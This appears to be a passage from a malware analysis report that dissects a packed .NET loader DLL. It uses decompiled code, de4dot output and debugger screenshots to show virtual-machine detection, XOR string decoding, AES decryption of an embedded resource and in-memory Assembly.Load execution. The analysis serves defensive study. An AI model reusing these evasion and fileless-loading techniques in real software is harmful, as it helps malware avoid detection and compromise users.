00000090	6A	A1	B0	B3	60	FC	30	08	ED	DA	BD	1A	47	DC	85	3D	j;`°`ü[] iÜ°[] GÜ..=
000000A0	BE	D6	7B	B1	DE	3A	7D	97	12	E2	12	9B	89	D0	C7	49	%Ö{±\$:)-[] ä[] >±GÇI
000000B0	36	6C	7A	17	05	A8	31	65	81	E8	36	58	88	8F	5E	2F	61z[] []`le è6X` ^/
000000C0	A7	08	AD	F1	B2	C0	95	F8	8D	30	AA	02	F6	5E	EA	4B	S[] -ñ`Ä°ø 0* ø^èK
000000D0	79	DD	E5	6C	51	74	14	68	C6	29	69	2F	BE	EA	E2	1E	yIä1Qt[] hÆ)i/°èä
000000E0	07	6F	A5	32	BA	3C	2F	D0	BA	5E	23	B5	B7	C6	9C	33	[]c¥2°</G°^#p:Ææ3
000000F0	86	0A	9F	F0	B1	A2	D0	B9	D8	70	8E	42	CB	46	4F	F0	+..ÿg±eG°øp BÈFOg
00000100	96	AD	2C	2A	1E	48	39	7C	C0	57	CC	DB	F5	7A	08	6C	--,* H9 ÄW Üöz[] l
00000110	84	70	9A	35	13	BB	07	A0	10	F1	AC	14	39	E5	DE	80	„pã5[] [] []Ä9Ä\$E
00000120	C1	BC	15	EE	C6	65	80	83	F2	08	A1	C8	FF	3F	93	5E	Ää[] iÆeefö[] ;ÿy`^`
00000130	E9	6C	37	F8	3A	7F	E2	67	4A	BA	60	41	8F	C2	7A	16	é17æ:[] ägJ°`A Äz[]
00000140	76	A6	E8	3E	0D	0F	D0	A1	75	28	16	BB	37	21	EA	F9	v è>..[] G;u[] []»7!èù
00000150	78	C6	FF	B1	2C	94	03	94	E5	A3	6F	57	DD	18	5D	2D	xÆy±,"[] "ÄæoW[]]-
00000160	B7	F0	35	4C	E3	58	0D	11	CF	A0	B4	5D	30	40	B6	14	·g5LäX..[] I`^]0ø[]
00000170	46	ED	E6	69	3C	64	7E	E3	AA	B1	8F	23	60	3C	27	31	Fiaï<d~ä°± #`<°1
00000180	0D	DA	D9	37	FB	48	95	59	6C	AA	9A	0D	02	00	83	E4	.ÜÜ7öH°Y1°ä. .fä
00000190	7D	39	BB	58	FC	04	28	ED	C7	2C	FC	A0	0C	B9	FF	30	]9»XÜ[] (iÇ,ü C°y0
000001A0	B1	D9	8D	1F	56	0D	82	7E	D2	90	88	88	53	E8	35	C6	±Ü V.,~Ö ``Sè5Æ
000001B0	F9	A2	61	1B	17	D8	B2	44	CB	48	8E	05	19	93	57	3B	ùæa[] []ø°DÈH [] "W;
000001C0	69	74	2F	2D	7A	13	39	67	BC	ED	1E	FA	01	04	0B	D7	it/-z[] 9g°i ü[] []*
000001D0	48	0E	8B	55	77	01	03	5B	8F	81	39	B9	AE	2A	52	9D	H[] <Üw[] [] [9°æ°R
000001E0	35	F6	E7	F6	AB	09	74	85	22	34	57	6D	C3	63	86	F4	Söçöæ.t...°4WmÄctö
000001F0	A5	61	71	7D	4E	DD	F2	63	21	F6	B7	C3	8C	0E	4A	11	¥aq)Nïöc!ö:ÄG[] JÜ

Figure 17. Embedded .NET Resource.

The **.NET Resources** section contains an embedded resource named `LJce`.

Analysis revealed that this resource contains encrypted data protected by a virtualization-based packer. During execution, the resource is decrypted in memory and loaded as an additional malicious component without leaving a separate file on disk.




Figure 18. Internal Structure of the DLL.

Examination of the assembly revealed numerous **dnlib** modules as well as a suspicious namespace named `HackForums.gigajew`.


The presence of this namespace strongly suggests that the DLL may have been modified or created for malicious purposes rather than being a legitimate Microsoft component. When considered alongside the encrypted resources and extensive obfuscation, these indicators show that the DLL functions as the **primary malware loader** responsible for initiating the next stage of execution.

Dynamic Analysis

To facilitate runtime analysis, a lightweight **.NET loader** was developed to directly invoke the exported `ClassLibrary1.Home::VAI()` method.

The developed loader reconstructs the execution flow used during the PowerShell stage by passing the same parameter array extracted during the previous analysis. This approach allows the malware to be executed under controlled conditions and

enables the runtime-decrypted code to be examined using **dnSpy**.



```


{
    return;
}
string text;
bool flag3 = VirtualMachineDetector.Assert(out text);
if (flag3)
{
    \uE77A.\uE777(\uE7AE.\uE777(\uE11C.\uE000(23356), text));
    \uEAA9.\uE777(\uE11D.\uE006(0));
}
ArrayList arrayList = \uEAAA.\uE777();
ManagementClass managementClass = \uE7A3.\uE777(\uE11C.\uE000(23987));
ManagementObjectCollection.ManagementObjectEnumerator managementObjectEnumerator =
    (\uE7A4.\uE777(managementClass));
try
{
    while (\uE7A6.\uE777(managementObjectEnumerator))
    {
        ManagementObject managementObject = (ManagementObject)\uE7A7.\uE777
            (managementObjectEnumerator);
        bool flag4 = (bool)\uE797.\uE777(managementObject, \uE11C.\uE000(24029));
    }
}

```

Figure 19. DLL Before Deobfuscation with de4dot.

During the initial examination, class names, method names, string constants, and variable identifiers were found to be heavily obfuscated.

Such protection mechanisms are commonly implemented using commercial .NET obfuscation tools to complicate the reverse engineering process and prevent analysts from understanding the malware's functionality through static analysis alone.



```

C:\Users\...\Desktop>de4dot C:\Users\...\Desktop\zararli.dll

de4dot v3.1.41592.3405 Copyright (C) 2011-2015 de4dot@gmail.com
Latest version and source code: https://github.com/0xd4d/de4dot

Detected Unknown Obfuscator (C:\Users\...\Desktop\zararli.dll)
Cleaning C:\Users\...\Desktop\zararli.dll
Renaming all obfuscated symbols

```

Figure 20. Deobfuscation with de4dot.

To improve readability, the protected assembly was processed using **de4dot**, a widely used .NET deobfuscation framework.

The tool successfully restored a significant portion of the metadata, including obfuscated class names, method names, and identifiers, allowing the internal execution flow to be analyzed more effectively.

```

if (Delegate160.smethod_0(vmName, Class237.smethod_0(23838)))
{
    string text;
    if (VirtualMachineDetector.Assert(out text))
    {
        Delegate10.smethod_0(Delegate62.smethod_0(Class237.smethod_0(23856)
        Delegate817.smethod_0(Class239.smethod_0(0)));
    }
    ArrayList arrayList = Delegate818.smethod_0();
    ManagementClass managementClass = Delegate51.smethod_0(Class237.smethod_0(23856));
    ManagementObjectCollection.ManagementObjectEnumerator managementObjectEnumerator =
        (managementClass));
    try
    {
        while (Delegate54.smethod_0(managementObjectEnumerator))
        {
            ManagementObject managementObject = (ManagementObject)Delegate39.smethod_0(
            if ((bool)Delegate39.smethod_0(managementObject, Class237.smethod_0(23856)))
            {
                Delegate819.smethod_0(arrayList, Delegate34.smethod_0(Delegate34.smethod_0(
            }
        }
    }
}

```

Figure 21. Assembly After de4dot Processing.

Although de4dot significantly improves readability, some parts of the assembly remain protected. Certain string constants continue to be dynamically resolved at runtime through functions similar to the following:

```
Class237.smethod_0(23856)
```

Instead of storing plaintext values directly within the executable, the malware reconstructs these strings only during execution. This significantly complicates static analysis and makes runtime debugging necessary to recover the original values.

The screenshot shows the Visual Studio IDE. At the top, the source code for the `VAI` method is displayed, with a red box highlighting the method signature and its parameters. Below the code, the 'Locals' window is open, showing a list of parameters with their corresponding values. A red box highlights the 'Value' column of the parameters.

Name	Value
QBxtX	"==AMvgHN6hXbDhHbvQ2LIVmLIR3chB3LvoDc0RHa"
startupreg	""
caminhovbs	""
namevbs	""
netframework	"MSBuild"
nativo	""
nomenativo	""
persistencia	""
url	""
caminho	@C:\Users\Public\Downloads"
nomedoarquivo	"biggety"

Figure 22. Parameters Passed to the `VAI` Method.

The `VAI()` method receives multiple configuration parameters provided by the previous PowerShell stage. These parameters are processed to initialize the malware's runtime configuration and control its subsequent behavior.

The supplied values contain information related to the following:

- Persistence configuration
- Scheduled task creation
- Execution at startup
- Network and C2 settings
- Runtime configuration
- Operational flags

Instead of embedding these values directly within the DLL, the malware dynamically receives them from the PowerShell loader. This modular architecture allows threat actors to modify operational parameters and reuse the same DLL across different attacks without recompiling it.

Therefore, the `VAI` method serves as the primary initialization routine responsible for configuring the malware and preparing the final execution stage on the compromised system.




Figure 23. Dynamic Resolution of the Zesw Resource Name.

The analyzed function processes a four-character constant array protected by a simple XOR-based obfuscation mechanism. Each character is first XORed with the ASCII value of `'d'` (100) and then XORed again with an externally supplied integer parameter (`int_0`).

During the analysis, the value of `int_0` was found to be 0. Therefore, the second XOR operation does not introduce any changes. As a result, the original resource name can be recovered solely through the first XOR operation, producing the following string:

zesw

Although the algorithm is relatively simple, this lightweight obfuscation technique prevents the resource name from appearing as plaintext within the assembly and complicates static string analysis.




Figure 24. Error Encountered While Searching for the Zesw Resource.

After recovering the `zesw` string, the malware searches the .NET assembly for an embedded resource with this name. If the resource is found, it is returned as an `UnmanagedMemoryStream`.

However, during debugging, it was observed that no resource named `zesw` exists within the assembly. As a result, the resource lookup fails and the method returns `null`. This indicates that the resource is either absent from the assembly or intentionally included in the malware as a **decoy**.




Figure 25. Dynamic Resolution of the `LJce` Resource Name.


The malware then executes a second string decryption routine using the same algorithmic structure. This time, the obfuscated character sequence is processed using two consecutive XOR operations:

1. Each character is XORed with the value `0x9A` (154).
2. The resulting value is XORed again with the external parameter `0x71` (113).

After recovering the strings, the malware reads an encrypted byte array whose size is also dynamically obtained from the resource itself. This binary data is then loaded directly into memory using the following statement:

```
Assembly.Load()
```

This technique allows an additional .NET assembly to be executed entirely in memory without creating any files on disk.




```
10 public static Stream smethod_0(Stream stream_0)
11 {
12     BinaryReader binaryReader = new BinaryReader(stream_0);
13     int num = (int)binaryReader.ReadUInt16();
14     byte[] array = new byte[num];
15     binaryReader.Read(array, 0, num);
16     int num2 = (int)binaryReader.ReadByte();
17     byte[] array2 = new byte[num2];
18     binaryReader.Read(array2, 0, array2.Length);
19     for (int i = 0; i < num; i++)
20     {
21         array[i] ^= array2[i % num2];
22     }
23 }
```

Figure 28. XOR Deobfuscation Stage.

Before the cryptographic decryption process begins, the malware removes the first protection layer based on an XOR obfuscation mechanism. First, two bytes are read from the stream to determine the length of the encrypted data block. After the encrypted bytes are copied into an array, the length of the XOR key is read and the corresponding key bytes are retrieved.

Each encrypted byte is XORed with the corresponding key byte. This removes the obfuscation layer and reconstructs the original encrypted payload for use in the subsequent cryptographic operations.



```
23 byte b = 0;
24 SymmetricAlgorithm symmetricAlgorithm = null;
25 using (BinaryReader binaryReader2 = new BinaryReader(new MemoryStream(array, false)))
26 {
27     binaryReader2.ReadString();
28     b = binaryReader2.ReadByte();
29     byte b2 = binaryReader2.ReadByte();
30     byte b3 = binaryReader2.ReadByte();
31     int num3 = (int)binaryReader2.ReadByte();
32     byte[] array3 = new byte[num3];
33     binaryReader2.Read(array3, 0, num3);
34 }
```

Figure 29. Reading Cryptographic Metadata.

After the XOR deobfuscation process, the malware parses several metadata fields that determine how the remaining payload should be decrypted.

These values include:

- `b` , which indicates whether encryption and compression operations have been applied.
- `b2` , which identifies the symmetric encryption algorithm being used.
- `b3` , which determines how the cryptographic key should be obtained.
- `num3` , which specifies the key length.

Based on these values, the malware prepares the parameters required for the subsequent decryption stage.

```

34     if (b3 < 64)
35     {
36         binaryReader2.Read(array3, 0, num3);
37     }
38     else
39     {
40         byte[] publicKey;
41         Array array4 = (publicKey = Assembly.GetExecutingAssembly().GetName().GetPublicKey());
42         if (publicKey == null)
43         {
44             throw new InvalidOperationException();
45         }
46         Buffer.BlockCopy(array4, (int)(b3 + 12), array3, 0, num3);
47     }

```

Figure 30. Cryptographic Key Generation.

The malware supports two different methods for obtaining the decryption key. If the value of `b3` is less than 64, the cryptographic key is read directly from the encrypted resource.

Conversely, when `b3` is 64 or greater, the key is reconstructed from the assembly's **Strong Name Public Key** information. The required bytes are copied from the public key starting at the `b3 + 12` offset, resulting in the final decryption key.

Deriving the key from the assembly itself significantly complicates unauthorized modification or key extraction, as successful decryption depends on the integrity of the original signed assembly.

The screenshot displays the source code of `Class255` in a debugger. A red box highlights the `smethod_2` function, which uses a `switch` statement to select a symmetric algorithm based on the value of `byte_0`. The `Locals` window at the bottom shows the value of `byte_0` as `0x02`.

```

83     }
84
85     // Token: 0x06002B92 RID: 11154 RVA: 0x001F4494 File Offset: 0x001F269
86     private static SymmetricAlgorithm smethod_2(byte byte_0)
87     {
88         switch (byte_0)
89         {
90             case 1:
91                 return DES.Create();
92             case 2:
93                 return Aes.Create();
94             case 3:
95                 return TripleDES.Create();
96             case 4:
97                 return Rijndael.Create();
98             case 5:
99                 return RC2.Create();
100            case 6:
101                return new Class254();
102            default:
103                return null;
104        }
105    }
106
107     // Token: 0x06002B93 RID: 11155 RVA: 0x001F44F8 File Offset: 0x001F26F

```

Name	Value
byte_0	0x02

Figure 31. AES Decryption Routine.

After reconstructing the cryptographic parameters, the malware selects the symmetric encryption algorithm based on the `b2` value.

The selection logic supports multiple algorithms, including:

- DES
- AES
- TripleDES
- Rijndael
- RC2
- Custom implementation (**Class254**)

During this analysis, the execution flow enters the **AES** branch. The previously reconstructed XOR key is assigned as the **Initialization Vector (IV)**, while the derived cryptographic key is used as the **AES Key**. After initializing the encryption algorithm, the encrypted payload is decrypted directly in memory.

Finally, the stream position is reset (`MemoryStream.Position = 0`). This allows the decrypted assembly to be read and executed by subsequent stages of the malware. This process represents the completion of the runtime decryption routine performed by the protected DLL.




Figure 32. Resources Extracted from the LJce Assembly.

Following the decryption stages described in **Figures 27–29**, the embedded **LJce** assembly exposes several additional resources that are loaded during runtime. The extracted resources are:

- Microsoft.Win32.TaskScheduler.Properties.Resources.resources
- Microsoft.Win32.TaskScheduler.TaskService.bmp
- zesw
- nPuY

These resources represent the next layer of the malware's modular architecture. In particular, `zesw` and `nPuY` contain additional protected payloads that are processed during later stages of the execution chain.

